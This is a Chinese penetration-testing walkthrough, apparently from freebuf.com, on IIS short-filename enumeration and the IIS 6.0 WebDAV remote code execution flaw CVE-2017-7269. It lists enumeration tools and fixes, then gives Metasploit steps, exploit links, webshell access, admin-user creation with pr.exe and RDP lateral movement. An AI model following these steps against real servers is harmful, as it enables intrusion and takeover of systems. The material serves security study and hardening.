
当前HTTP短文件名的猜测方法:DEBUG OPTIONS GET POST HEAD TRACE六种
IIS8.0之后只能以OPTIONS TRACE两种方法进行猜测了。

1)存在短文名报错404错误

2)访问不存在短文件的报bad request 或400错误。
短文件爆破利用工具:
https://github.com/WebBreacher/tilde_enum
https://github.com/irsdl/IIS-ShortName-Scanner

短文件漏洞的局限性:
如果文件名太短是无法猜测的
此漏洞只能确定前六个字符,文件名字符太长、包含特殊字符很难被猜解出来
如果前6位带空格,8.3格式的短文件名会补进和真实文件名不匹配
如果前6位带“.”扫描程序会认为是文件而不是文件夹,最终出现误报
不支持中文短文件(夹)猜测
修复建议
1)从cmd关闭NTFS 8.3文件格式的支持
windows server 2003(1代表关闭,0代表开启)
关闭该功能:
fsutil behavior set disable8dot3 1
windows server 2008
查询是否开启短文件功能:fsutil 8dot3name query
关闭该功能:fsutil 8dot3name set 1
不同系统关闭命令是有区别的。
2)修改注册表1代表不创建短文件名格式

注意:所有修改参数都需要重启计算机,当已存在短文件是无法自动删除的,需要进行复制覆盖可消除之前短文件
实操RCE(CVE-2017-7269)
简介:
Microsoft Windows Server 2003 R2中的Internet信息服务(IIS)6.0的WebDAV服务中的ScStoragePathFromUrl函数中的缓冲区溢出允许远程攻击者通过以“If:<http://”开头的长表头执行任意代码RROPFIND请求。
影响范围:
Microsoft Windows Server 2003 R2 开启WebDAV服务的IIS 6.0
使用exp:
https://github.com/edwardz246003/IIS_exploit/blob/master/exploit.py
1.msf使用exp下载
https://github.com/zcgonvh/cve-2017-7269
将exploit复制到攻击机中Metasploit的iis模块下面:
/usr/share/metasploit-framework/modules/exploits/windows/iis(注意文件名的命名使用“_”而不是“-”)



2.直接使用模块,设置rhost,同时设置默认网站->属性,再分配IP地址,设置PhysicalPathLength=19
(因为此exp只适用默认绑定的情况才可以提权)
直接利用不成功的原因:

默认网站绑定IP地址
PhysicalPathLength值批量检测工具:https://github.com/admintony/Windows-Exploit/tree/master/IIS6_WebDAV_Scanner

利用msf获取webshell权限
3.使用pr.exe创建管理员用户权限



4.发现开启了3389端口,远程连接cool管理员用户,进一步横向渗透。
作者:gucogo
来源:freebuf.com 2021-04-28 22:46:42 by: guocoolguo